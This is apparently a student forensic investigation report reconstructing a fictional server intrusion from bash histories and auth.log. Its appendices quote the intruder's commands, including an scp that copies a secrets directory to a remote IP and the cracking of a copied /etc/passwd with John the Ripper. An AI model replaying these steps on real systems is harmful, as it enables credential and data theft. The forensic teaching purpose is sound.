

Assignment Report 2

Author: Ruth Dirnfeld

Department and Organization: Linnaeus University

Investigation Number. 002

Report Date: 2019-04-25



Executive Summary	3
Methodology	3
Report Findings	4
• Fred	4
• Jane	5
• Jake	5
• Mike	6
• auth.log	7
Conclusion	8
Prevention	8
Exhibits/Appendices	8
Users files and .bash_history of commands	8
• Fred	8
• Jane	9
• Mike	10
• Jake	11
Activity log - auth.log file	14

Executive Summary

It was reported that a local punk might have broken into a server at Yoyodyne Defense, stolen a protected spreadsheet chock full of secret numbers, and later he got caught trying to fence it to an undercover cop for a pocketful of crypto coins. He says he got the spreadsheet "from a friend" but the story might be wrong. His computer has been seized at the station with an outstanding warrant for "Second Degree Music Piracy" but didn't find any evidence on it, so if they're going to get him for more than "Possession of Stolen Numbers," they need reasonable proof that he actually did it. Yoyodyne graciously sent an ext2 disk image of the server that had the file on it for examination. The only other thing they know is that the kid's IP address at home was 207.92.30.41 at the time of the heist.

The purpose of the examination is to find out *precisely* how the numbers were stolen and whether this kid is responsible. Furthermore, Yoyodyne wants the examiner's professional recommendation as to what they need to do before putting the server back into production.

The following account files are on the machine: 'bill', 'fred', 'guest', 'jake', 'jane', 'john' and 'mike'.

The examined image file shows the following major findings:

Each of the users' directories 'fred', 'jane', 'jake' and 'mike' contain a file called ".bash_history". This file contains the history of the commands executed by the individual users and all of the users made commands on the 2007-09-10 between 11:00:00 and 11:30:00. When viewing at the history of commands of the individual users, worth mention are the following:

1. Jane - jane's account looked around the secrets files but didn't do any harm
2. Mike - mike's account downloaded and installed the famous password cracker John The Ripper, which he also used on the "etc/passwd" file to crack the passwords
3. Jake - jake's account makes a copy of all secrets files into a hidden folder with the name ".elinks"
4. The files are sent from Jake's account to the IP address: 207.92.30.41

All findings are further detailed in the section "Report Findings".

Methodology

The examination was performed by loading and mounting the image from the command line. By browsing through the different files the examiner could see in the auth.log which files were modified as latest. Furthermore, the examiner performed the "chkrootkit" - which is a common security scanner which helps to search the local

system for signs that it is infected with a “rootkit” (rootkit is a program which takes control over a computer without the user knowing about it). Later on, the examiner downloaded the image file and opened it with the software FTK Imager. This allowed the examiner to browse through the different files within a User Interface and view different time stamps more easily, which was not possible from the command line.

Report Findings

An analysis was performed on the files of the different users which had access to the machine and are listed in the log file - meaning that they were logged in the system and made changes in the system. The findings will all be shown in PST: Pacific Standard Time (North America) since the file “timezone” shows that it is set to the timezone in America/Los_Angeles.

The users 'fred', 'jane', 'jake' and 'mike' have a bash history, where all bash histories are attached in the Exhibits/Appendix section:

- Fred

Fred’s account shows 6 files and all files show a modified stamp on the 2007-09-10. The file .bash_history is of most interest as it shows the history of commands that were performed from that account. The other five files are .alias .bashrc .bash_profile .cshrc and memo.txt

During the analysis of the file .bash_history the examiner has found that it was modified on 2007-09-10 11:03:01 PST with the following commands:

```
ls -alh /  
whoami  
cd /secrets/  
less /etc/group  
ls  
vi memo.txt  
ls
```

Explanation:

The whoami command is basically the concatenation of the strings “who”, “am”, “i” as whoami. It displays the username of the current user when this command is invoked. After checking who he is, Fred opened the folder “secrets”. The “less” command is used to view files instead of opening the file. Which means that he only viewed the /etc/group file. The “/etc/group” file is a text file which defines the groups to which users belong under Linux/UNIX operating system. Under Unix/Linux multiple users can be categorized into groups. The “ls” command lists the files in the current directory. The “vi memo.txt” opened the memo.txt file for editing. After inspection, the examiner found that the memo.txt file is empty.

- Jane

Jane's account shows 5 files and all files show a modified stamp on the 2007-09-10. The file `.bash_history` is of most interest as it shows the history of commands that were performed from that account and was modified on 2007-09-10 11:19:19 PST. The other five files are `.alias` `.bashrc` `.bash_profile` `.cshrc` `.rhosts`. During the analysis of the file `.bash_history` the examiner has found that there are not countless commands, and therefore the examiner has decided to explain the entire flow of the commands entered from Jane's account, which are visible in the `.bash_history` file. Several commands (attached in the appendix section) were entered, where the examiner explains the flow of the commands as follows:

Jane entered the "secret" directory, where all the secret files are. With the command "less" she viewed the secret files. After viewing the files, Jane entered the "other" directory, where she used the "cat" command. The "cat" command allows to create single or multiple files, view the contents of the file, concatenate files and redirect output in terminal or files. The command "`secret3.data >> newsecret.data`" appends in existing file with ">>" (double greater than) symbol. Here, contents of secret3 file will be appended at the end of newsecret file. After appending contents of several files into the newsecret file, Jane logs out.

- Jake

Jake's account shows 5 files and 2 directories, where all of them were modified on 2007-09-10 explained as follows:

1. ".ssh" directory contains files:

`known_hosts`

This file was modified on 2007-09-10 11:23:45 PST. This file is used to authenticate servers. Whenever SSH is configured on a new server it always generates a public and private key for the server. The date of modification means therefore that it was created at that time.

2. ".elinks" directory contains 2 subdirectories:

2.1. "numbers" directory contains:

This directory contains one hundred `.csv` files and one "NOTICE" file saying "THIS DATA MUST NOT FALL INTO THE WRONG HANDS"

All hundred `.csv` files and the NOTICE file were modified on 2007-09-10 11:23:28

2.2 “other” directory contains:

This directory contains four files, namely: secret.data
secret2.data secret3.data newsecret.data

All four files were modified on 2007:09:10 11:23:28

3. “.bash_history” file was modified 2007-09-10 11:26:24 PST. During the analysis of the file .bash_history the examiner has found that there are not countless commands, and therefore the examiner has decided to explain the entire flow of the commands entered from Jake’s account, which are visible in the “.bash_hisotry” file. Several commands were entered, where the examiner explains the flow of the commands as follows:

```
cp -r /secrets .  
ls  
scp -r secrets d000d@207.92.30.41 :~/  
ls  
mv secrets .elinks  
ls  
ls -alh
```

Jake runs the cp -r command to copy the contents of the “secrets” directory recursively, and if the directory has subdirectories they are copied (recursively) too. Without -r, the cp command skips directories. So, he copied the secrets to the folder he currently is at. “scp” stands for secure copy. It is helpful in transferring files from remote host to the local system or vice versa. This means that he copied the “secrets” directories to the remote host with the IP address 207.92.30.41, which is the kids IP address, as stated in Yoyodyne’s case description “The only other thing they know is that the kid’s IP address at home was 207.92.30.41 at the time of the heist.” With the command “mv secrets .elinks” all files are moved into the .elinks directory. The examiner found all “secrets” files in the “.elinks” directory. The ls -alh command is used to list all the files in an easily readable format.

The other four files visible on Jake’s account are .alias .bashrc .bash_profile .cshrc

- Mike

Mike’s account shows 5 files and all files show a modified stamp on the 2007-09-10. The file .bash_history is of most interest as it shows the history of commands that were performed from that account and was modified on 2007-09-10 11:28:11 PST. The other five files are .alias .bashrc .bash_profile .cshrc

During the analysis of the file `.bash_history` the examiner has found that there are not countless commands, and therefore the examiner has decided to explain the entire flow of the commands entered from Mike's account, which are visible in the `.bash_history` file. Several commands were entered, where the examiner explains the flow of the commands as follows:

First, directories are created and deleted. Then, Mike, switches into super-user mode with the `su -` command. The `su` command is used to change user ID or become super-user during a login session i.e. it allows the person to become a super-user or substitute user, spoof user, set user or switch user. The `cat` command allows to create single or multiple files, view a file, concatenate files and redirect output in terminal or files. So, what Mike does is, that he views the `/etc/passwd` file and then copies its contents into a `calendar.txt` file. With the command `lynx http://www.openwall.com/john/f/john-1.7.2.tar.gz` he downloads John the Ripper, which is a password cracker. With the command `tar -xvzf john-1.7.2.tar.gz` he extracts the downloaded John the Ripper. He was able to do that since he switched previously to super-user mode. The command `make linux-x86-mmx` is the installation command + the `linux_system`, in other words: he installs the password cracker. After the installation process he types `./john --test` to test benchmark, and later runs it on the `calendar.txt` file where he previously copied the `etc/passwd` content.

- `auth.log`

The `auth.log` file shows several actions performed, where the examiner found that there were multiple failed attempts to log into the user accounts "john", "fred", and "mike". All ssh attempts were made from the same IP - "193.252.122.103". All failed login attempts occurred on 2007-09-10 between 03:56:41 PST and 04:00:14 PST. At 04:00:15 the login was accepted to the user account "mike", where the logout from "mike" account happened at 04:01:02 PST, which is less than a minute after the login. Further, the password was accepted to:

- "fred" account at 04:01:29 from the same IP as before
- "root" at 04:01:48 from the same IP as before
- "jane" 04:03:26 from the same IP as before.

For all the above users the session was opened and closed after a couple of minutes, except for "mike" account. At 04:20:33 "mike" account was logged into as root and at 04:21:05 a new user named "jake" was created. The new account was ssh'd into at 04:23:15 and shortly after mikes session has been closed.

Conclusion

After examining all the users' history of commands, the conclusion is that the kid might have managed to log into the user account "mike" and create a new account with the name "jake". With the new account being created, the kid then runs the commands to copy all the secrets pretending to be jake and copied the "secrets" onto the kids computer, which has the IP address 207.92.30.41. This was done so that it would seem like Jake copied the secrets, which helped to hide his own tracks.

But, since all the actions in the auth.log file were performed from the IP address 193.252.122.103 there is no evident proof that the kid has performed the copying. He said that he got the spreadsheet "from a friend", where the IP address 193.252.122.103 might be his friends IP address. But he might as well have used a VPN to hide his home IP and sent it from the hidden one to his home IP. Furthermore, he might have been sitting in a place with the IP 193.252.122.103 and sent it from there to his home IP 207.92.30.41. Furthermore the "scp" can be performed only if the person knows the password of the receiving host (in this case the password of 207.92.30.41), so it is more likely that it was the kid himself, rather than a friend who would know the kid's password.

Prevention

Worth mentioning is that the kid tried to log into all the users accounts, which he also managed to do. Good practice to avoid this situation is to have a strong password. In general, a strong password contains at least 12 characters and includes numbers, symbols, capital letters, and lower-case letters. Having a strong password is secure and prevents situations such as getting hacked.







Furthermore, if the secret files are important and "TOP SECRET" and shouldn't get under any circumstances into wrong hands, then the number of root users who have access to the secrets should be limited as well. It is a much safer practice to have only one person with the ability to access and move the secrets as a root user.

Exhibits/Appendices

Users files and .bash_history of commands

- Fred

Fred's files:






File List			
Name	Size	Type	Date Modified
 .alias	1	Regular File	2007-09-10 10:10:08
 .bashrc	2	Regular File	2007-09-10 10:10:08
 .bash_history	1	Regular File	2007-09-10 11:03:01
 .bash_profile	1	Regular File	2007-09-10 10:10:08
 .cshrc	1	Regular File	2007-09-10 10:10:08
 memo.txt	0	Regular File	2007-09-10 11:02:57

Fred's .bash_history:

```
ls -alh /
whoami
cd /secrets/
less /etc/group
ls
vi memo.txt
ls
```

• Jane

Jane's files:

File List			
Name	Size	Type	Date Modified
 .alias	1	Regular File	2007-09-10 10:11:04
 .bashrc	2	Regular File	2007-09-10 10:11:04
 .bash_history	1	Regular File	2007-09-10 11:19:19
 .bash_profile	1	Regular File	2007-09-10 10:11:04
 .cshrc	1	Regular File	2007-09-10 10:11:04

Jane's .bash_history:

```
cd /secrets
ls
less numbers/83.csv
less numbers/82.csv
cd /secrets/
ls
cd other/
ls
cat secret3.data >> newsecret.data
ls -alh
cat secret3.data >> newsecret.data
cat secret2.data >> newsecret.data
ls
cat newsecret.data
qls
reset
ls
logout
```

- Mike

Mike's files:

Name	Size	Type	Date Modified
 .alias	1	Regular File	2007-09-10 10:10:29
 .bashrc	2	Regular File	2007-09-10 10:10:29
 .bash_history	1	Regular File	2007-09-10 11:28:11
 .bash_profile	1	Regular File	2007-09-10 10:10:29
 .cshrc	1	Regular File	2007-09-10 10:10:29

Mike's .bash_history:

```
ls
mkdir test
rmdir test
mkdir /etc/foo
sudo mkdir /etc/foo
su -
ls /
cd /secrets
cd /secrets
cd /secrets
cd /var/../../secrets/
cat /etc/passwd
cp /etc/passwd calendar.txt
wget http://www.openwall.com/john/f/john-1.7.2.tar.bz2
curl
lynx
lynx http://www.openwall.com/john/f/john-1.7.2.tar.bz2
ls
reset
less .bash_history
cat .bash_history
lynx http://www.openwall.com/john/f/john-1.7.2.tar.bz2
ls
tar -xvzf john-1.7.2.tar.bz2
tar -xvjf john-1.7.2.tar.bz2
which bzip2
rm john-1.7.2.tar.bz2
lynx http://www.openwall.com/john/f/john-1.7.2.tar.gz
ls
tar -xvzf john-1.7.2.tar.gz
cd john-1.7.2
ls
less README
less doc/INSTALL
cd src/
ls
make
make | less
make linux-x86-mmxx
ls
cd ..
ls
cd ..
```


```

cd ..
ls
cd ..
cp john-1.7.2/run/john .
ls
less john-1.7.2/doc/INSTALL
./john --test
mv john john-1.7.2/run/
mv calendar.txt john-1.7.2/run/
cd john-1.7.2/run/
ls
./john --test
./john calendar.txt
su -
whoami

```

- Jake

Jake's directories:



Jake's files:

Name	Size	Type	Date Modified
.elinks	4	Directory	2007-09-10 11:23:28
.ssh	4	Directory	2007-09-10 11:23:45
.alias	1	Regular File	2007-09-10 11:21:05
.bashrc	2	Regular File	2007-09-10 11:21:05
.bash_history	1	Regular File	2007-09-10 11:26:24
.bash_profile	1	Regular File	2007-09-10 11:21:05
.cshrc	1	Regular File	2007-09-10 11:21:05


























































Within ".elinks" folder:














































Name	Size	Type	Date Modified
numbers	4	Directory	2007-09-10 11:23:28
other	4	Directory	2007-09-10 11:23:28

Within "numbers" folder - numbers "NOTICE":

NOTICE	1	Regular File	2007-09-10 11:23:28
THIS DATA MUST NOT FALL INTO THE WRONG HANDS			

Within "numbers" folder:

Name	Size	Type	Date Modified
 1.csv	1	Regular File	2007-09-10 11:23:28
 10.csv	1	Regular File	2007-09-10 11:23:28
 100.csv	7	Regular File	2007-09-10 11:23:28
 11.csv	1	Regular File	2007-09-10 11:23:28
 12.csv	1	Regular File	2007-09-10 11:23:28
 13.csv	1	Regular File	2007-09-10 11:23:28
 14.csv	1	Regular File	2007-09-10 11:23:28
 15.csv	2	Regular File	2007-09-10 11:23:28
 16.csv	2	Regular File	2007-09-10 11:23:28
 17.csv	2	Regular File	2007-09-10 11:23:28
 18.csv	2	Regular File	2007-09-10 11:23:28
 19.csv	2	Regular File	2007-09-10 11:23:28
 2.csv	1	Regular File	2007-09-10 11:23:28
 20.csv	2	Regular File	2007-09-10 11:23:28
 21.csv	2	Regular File	2007-09-10 11:23:28
 22.csv	2	Regular File	2007-09-10 11:23:28
 23.csv	2	Regular File	2007-09-10 11:23:28
 24.csv	2	Regular File	2007-09-10 11:23:28
 25.csv	2	Regular File	2007-09-10 11:23:28
 25.csv	2	Regular File	2007-09-10 11:23:28
 26.csv	2	Regular File	2007-09-10 11:23:28
 27.csv	2	Regular File	2007-09-10 11:23:28
 28.csv	2	Regular File	2007-09-10 11:23:28
 29.csv	2	Regular File	2007-09-10 11:23:28
 3.csv	1	Regular File	2007-09-10 11:23:28
 30.csv	2	Regular File	2007-09-10 11:23:28
 31.csv	2	Regular File	2007-09-10 11:23:28
 32.csv	3	Regular File	2007-09-10 11:23:28
 33.csv	3	Regular File	2007-09-10 11:23:28
 34.csv	3	Regular File	2007-09-10 11:23:28
 35.csv	3	Regular File	2007-09-10 11:23:28
 36.csv	3	Regular File	2007-09-10 11:23:28
 37.csv	3	Regular File	2007-09-10 11:23:28
 38.csv	3	Regular File	2007-09-10 11:23:28
 39.csv	3	Regular File	2007-09-10 11:23:28
 4.csv	1	Regular File	2007-09-10 11:23:28
 40.csv	3	Regular File	2007-09-10 11:23:28
 41.csv	3	Regular File	2007-09-10 11:23:28
 42.csv	3	Regular File	2007-09-10 11:23:28
 43.csv	3	Regular File	2007-09-10 11:23:28
 44.csv	3	Regular File	2007-09-10 11:23:28
 45.csv	3	Regular File	2007-09-10 11:23:28
 46.csv	3	Regular File	2007-09-10 11:23:28
 47.csv	3	Regular File	2007-09-10 11:23:28
 48.csv	3	Regular File	2007-09-10 11:23:28
 49.csv	4	Regular File	2007-09-10 11:23:28
 5.csv	1	Regular File	2007-09-10 11:23:28
 50.csv	4	Regular File	2007-09-10 11:23:28
 51.csv	4	Regular File	2007-09-10 11:23:28
 52.csv	4	Regular File	2007-09-10 11:23:28
 53.csv	4	Regular File	2007-09-10 11:23:28
 54.csv	4	Regular File	2007-09-10 11:23:28
 55.csv	4	Regular File	2007-09-10 11:23:28
 56.csv	4	Regular File	2007-09-10 11:23:28
 57.csv	4	Regular File	2007-09-10 11:23:28
 58.csv	4	Regular File	2007-09-10 11:23:28
 59.csv	4	Regular File	2007-09-10 11:23:28

 6.csv	1	Regular File	2007-09-10 11:23:28
 60.csv	4	Regular File	2007-09-10 11:23:28
 61.csv	4	Regular File	2007-09-10 11:23:28
 62.csv	4	Regular File	2007-09-10 11:23:28
 63.csv	4	Regular File	2007-09-10 11:23:28
 64.csv	4	Regular File	2007-09-10 11:23:28
 65.csv	4	Regular File	2007-09-10 11:23:28
 66.csv	5	Regular File	2007-09-10 11:23:28
 67.csv	5	Regular File	2007-09-10 11:23:28
 68.csv	5	Regular File	2007-09-10 11:23:28
 69.csv	5	Regular File	2007-09-10 11:23:28
 7.csv	1	Regular File	2007-09-10 11:23:28
 70.csv	5	Regular File	2007-09-10 11:23:28
 71.csv	5	Regular File	2007-09-10 11:23:28
 72.csv	5	Regular File	2007-09-10 11:23:28
 73.csv	5	Regular File	2007-09-10 11:23:28
 74.csv	5	Regular File	2007-09-10 11:23:28
 75.csv	5	Regular File	2007-09-10 11:23:28
 76.csv	5	Regular File	2007-09-10 11:23:28
 77.csv	5	Regular File	2007-09-10 11:23:28
 78.csv	5	Regular File	2007-09-10 11:23:28
 79.csv	5	Regular File	2007-09-10 11:23:28
 8.csv	1	Regular File	2007-09-10 11:23:28
 80.csv	5	Regular File	2007-09-10 11:23:28
 81.csv	5	Regular File	2007-09-10 11:23:28
 82.csv	5	Regular File	2007-09-10 11:23:28
 83.csv	6	Regular File	2007-09-10 11:23:28
 84.csv	6	Regular File	2007-09-10 11:23:28
 85.csv	6	Regular File	2007-09-10 11:23:28
 86.csv	6	Regular File	2007-09-10 11:23:28
 87.csv	6	Regular File	2007-09-10 11:23:28
 88.csv	6	Regular File	2007-09-10 11:23:28
 89.csv	6	Regular File	2007-09-10 11:23:28
 9.csv	1	Regular File	2007-09-10 11:23:28
 90.csv	6	Regular File	2007-09-10 11:23:28
 91.csv	6	Regular File	2007-09-10 11:23:28
 92.csv	6	Regular File	2007-09-10 11:23:28
 93.csv	6	Regular File	2007-09-10 11:23:28
 94.csv	6	Regular File	2007-09-10 11:23:28
 95.csv	6	Regular File	2007-09-10 11:23:28
 96.csv	6	Regular File	2007-09-10 11:23:28
 97.csv	6	Regular File	2007-09-10 11:23:28
 98.csv	6	Regular File	2007-09-10 11:23:28
 99.csv	7	Regular File	2007-09-10 11:23:28
 NOTICE	1	Regular File	2007-09-10 11:23:28

Within “other” folder:

File List			
Name	Size	Type	Date Modified
 newsecret.data	20	Regular File	2007-09-10 11:23:28
 secret.data	2	Regular File	2007-09-10 11:23:28
 secret2.data	4	Regular File	2007-09-10 11:23:28
 secret3.data	16	Regular File	2007-09-10 11:23:28

Jake’s .bash_history:


```
cp -r /secrets .
ls
scp -r secrets d000d@207.92.30.41 :~/
ls
mv secrets .elinks
ls
ls -alh
```

Activity log - auth.log file

```
Feb 8 02:53:01 yoyodyne PAM_unix[244]: (cron) session opened for user mail by (uid=0)
Feb 8 02:53:02 yoyodyne PAM_unix[244]: (cron) session closed for user mail
Sep 10 10:38:01 yoyodyne PAM_unix[2207]: (cron) session closed for user mail
Sep 10 10:53:01 yoyodyne PAM_unix[2211]: (cron) session opened for user mail by (uid=0)
Sep 10 10:53:01 yoyodyne PAM_unix[2211]: (cron) session closed for user mail
Sep 10 03:56:38 yoyodyne sshd[2214]: Could not reverse map address 193.252.122.103.
Sep 10 03:56:41 yoyodyne PAM_unix[2214]: authentication failure; (uid=0) -> john for ssh service
Sep 10 03:56:43 yoyodyne sshd[2214]: Failed password for john from 193.252.122.103 port 33018 ssh2
Sep 10 03:56:50 yoyodyne last message repeated 2 times
Sep 10 03:56:50 yoyodyne PAM_unix[2214]: 2 more authentication failures; (uid=0) -> john for ssh service
Sep 10 03:57:24 yoyodyne sshd[2216]: Could not reverse map address 193.252.122.103.
Sep 10 03:57:36 yoyodyne PAM_unix[2216]: authentication failure; (uid=0) -> fred for ssh service
Sep 10 03:57:38 yoyodyne sshd[2216]: Failed password for fred from 193.252.122.103 port 33019 ssh2
Sep 10 03:57:58 yoyodyne last message repeated 2 times
Sep 10 03:57:58 yoyodyne PAM_unix[2216]: 2 more authentication failures; (uid=0) -> fred for ssh service
Sep 10 03:58:18 yoyodyne sshd[2219]: Could not reverse map address 193.252.122.103.
Sep 10 03:58:41 yoyodyne sshd[2221]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:01 yoyodyne sshd[2223]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:26 yoyodyne sshd[2225]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:42 yoyodyne sshd[2227]: Could not reverse map address 193.252.122.103.
Sep 10 03:59:45 yoyodyne PAM_unix[2227]: authentication failure; (uid=0) -> mike for ssh service
Sep 10 03:59:47 yoyodyne sshd[2227]: Failed password for mike from 193.252.122.103 port 57719 ssh2
Sep 10 03:59:55 yoyodyne last message repeated 2 times
Sep 10 03:59:55 yoyodyne PAM_unix[2227]: 2 more authentication failures; (uid=0) -> mike for ssh service
Sep 10 04:00:14 yoyodyne sshd[2229]: Could not reverse map address 193.252.122.103.
Sep 10 04:00:15 yoyodyne sshd[2229]: Accepted password for mike from 193.252.122.103 port 57720 ssh2
Sep 10 04:00:15 yoyodyne PAM_unix[2231]: (ssh) session opened for user mike by (uid=1002)
Sep 10 04:00:57 yoyodyne PAM_unix[2110]: (ssh) session closed for user root
Sep 10 04:00:57 yoyodyne sshd[2110]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:01:02 yoyodyne PAM_unix[2231]: (ssh) session closed for user mike
Sep 10 04:01:02 yoyodyne sshd[2231]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:01:09 yoyodyne sshd[2235]: Could not reverse map address 193.252.122.103.
Sep 10 04:01:20 yoyodyne sshd[2237]: Could not reverse map address 193.252.122.103.
Sep 10 04:01:29 yoyodyne sshd[2237]: Accepted password for fred from 193.252.122.103 port 57722 ssh2
Sep 10 04:01:29 yoyodyne PAM_unix[2239]: (ssh) session opened for user fred by (uid=1001)
Sep 10 04:01:48 yoyodyne sshd[2235]: Accepted password for root from 193.252.122.103 port 57721 ssh2
Sep 10 04:01:48 yoyodyne PAM_unix[2235]: (ssh) session opened for user root by (uid=0)
Sep 10 04:03:02 yoyodyne PAM_unix[2239]: (ssh) session closed for user fred
Sep 10 04:03:02 yoyodyne sshd[2239]: PAM pam_putenv: delete non-existent entry; MAIL
```

Failed
login

Accepted

```
Sep 10 04:03:02 yoyodyne sshd[2239]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:03:21 yoyodyne sshd[2251]: Could not reverse map address 193.252.122.103.
Sep 10 04:03:26 yoyodyne sshd[2251]: Accepted password for jane from 193.252.122.103 port 57726 ssh2
Sep 10 04:03:26 yoyodyne PAM_unix[2253]: (ssh) session opened for user jane by (uid=1003)
Sep 10 04:03:54 yoyodyne PAM_unix[2253]: (ssh) session closed for user jane
Sep 10 04:03:54 yoyodyne sshd[2253]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:04:08 yoyodyne sshd[2258]: Could not reverse map address 193.252.122.103.
Sep 10 04:04:11 yoyodyne sshd[2258]: Accepted password for mike from 193.252.122.103 port 34667 ssh2
Sep 10 04:04:12 yoyodyne PAM_unix[2260]: (ssh) session opened for user mike by (uid=1002)
Sep 10 04:04:59 yoyodyne PAM_unix[2266]: authentication failure; mike(uid=1002) -> root for su service
Sep 10 04:05:02 yoyodyne su[2266]: pam_authenticate: Authentication failure
Sep 10 04:05:02 yoyodyne su[2266]: - pts/0 mike-root
Sep 10 11:08:01 yoyodyne PAM_unix[2277]: (cron) session opened for user mail by (uid=0)
Sep 10 11:08:01 yoyodyne PAM_unix[2277]: (cron) session closed for user mail
Sep 10 04:08:10 yoyodyne PAM_unix[2260]: (ssh) session closed for user mike
Sep 10 04:08:10 yoyodyne sshd[2260]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:08:21 yoyodyne sshd[2280]: Could not reverse map address 193.252.122.103.
Sep 10 04:08:23 yoyodyne sshd[2280]: Accepted password for mike from 193.252.122.103 port 34672 ssh2
Sep 10 04:08:23 yoyodyne PAM_unix[2282]: (ssh) session opened for user mike by (uid=1002)
Sep 10 04:17:10 yoyodyne PAM_unix[2235]: (ssh) session closed for user root
Sep 10 04:17:10 yoyodyne sshd[2235]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:17:24 yoyodyne sshd[2626]: Could not reverse map address 193.252.122.103.
Sep 10 04:17:31 yoyodyne sshd[2626]: Accepted password for jane from 193.252.122.103 port 55072 ssh2
Sep 10 04:17:31 yoyodyne PAM_unix[2628]: (ssh) session opened for user jane by (uid=1003)
Sep 10 04:18:36 yoyodyne sshd[2635]: Could not reverse map address 193.252.122.103.
Sep 10 04:18:40 yoyodyne sshd[2635]: Accepted password for root from 193.252.122.103 port 55075 ssh2
Sep 10 04:18:40 yoyodyne PAM_unix[2635]: (ssh) session opened for user root by (uid=0)
Sep 10 04:19:19 yoyodyne PAM_unix[2628]: (ssh) session closed for user jane
Sep 10 04:19:19 yoyodyne sshd[2628]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:20:26 yoyodyne PAM_unix[2635]: (ssh) session closed for user root
Sep 10 04:20:26 yoyodyne sshd[2635]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:20:33 yoyodyne su[2650]: + pts/0 mike-root
Sep 10 04:20:33 yoyodyne PAM_unix[2650]: (su) session opened for user root by mike(uid=1002)
Sep 10 04:21:05 yoyodyne groupadd[2654]: new group: name=jake, gid=1006
Sep 10 04:21:05 yoyodyne useradd[2655]: new user: name=jake, uid=1006, gid=1006, home=/home/jake, shell=/bin/bash
Sep 10 04:21:21 yoyodyne PAM_unix[2658]: Password for jake was changed
Sep 10 04:21:51 yoyodyne chfn[2659]: changed user 'jake' information.
Sep 10 04:22:17 yoyodyne chfn[2660]: changed user 'jake' information.
Sep 10 11:23:01 yoyodyne PAM_unix[2663]: (cron) session opened for user mail by (uid=0)
Sep 10 11:23:01 yoyodyne PAM_unix[2663]: (cron) session closed for user mail
Sep 10 11:23:01 yoyodyne PAM_unix[2663]: (cron) session opened for user mail by (uid=0)
Sep 10 11:23:01 yoyodyne PAM_unix[2663]: (cron) session closed for user mail
Sep 10 04:23:15 yoyodyne sshd[2666]: Accepted password for jake from 127.0.0.1 port 1028 ssh2
Sep 10 04:23:15 yoyodyne PAM_unix[2668]: (ssh) session opened for user jake by (uid=1006)
Sep 10 04:26:24 yoyodyne PAM_unix[2668]: (ssh) session closed for user jake
Sep 10 04:26:24 yoyodyne sshd[2668]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:28:11 yoyodyne PAM_unix[2282]: (ssh) session closed for user mike
Sep 10 04:28:11 yoyodyne sshd[2282]: PAM pam_putenv: delete non-existent entry; MAIL
Sep 10 04:28:51 yoyodyne sshd[1963]: Received signal 15; terminating.
Sep 10 04:31:53 yoyodyne sshd[197]: Server listening on 0.0.0.0 port 22.
Sep 10 04:32:26 yoyodyne PAM_unix[206]: (login) session opened for user root by LOGIN(uid=0)
Sep 10 04:32:27 yoyodyne login[206]: ROOT LOGIN on `tty1'
Sep 10 04:32:40 yoyodyne sshd[197]: Received signal 15; terminating.
```

Mike started session

as root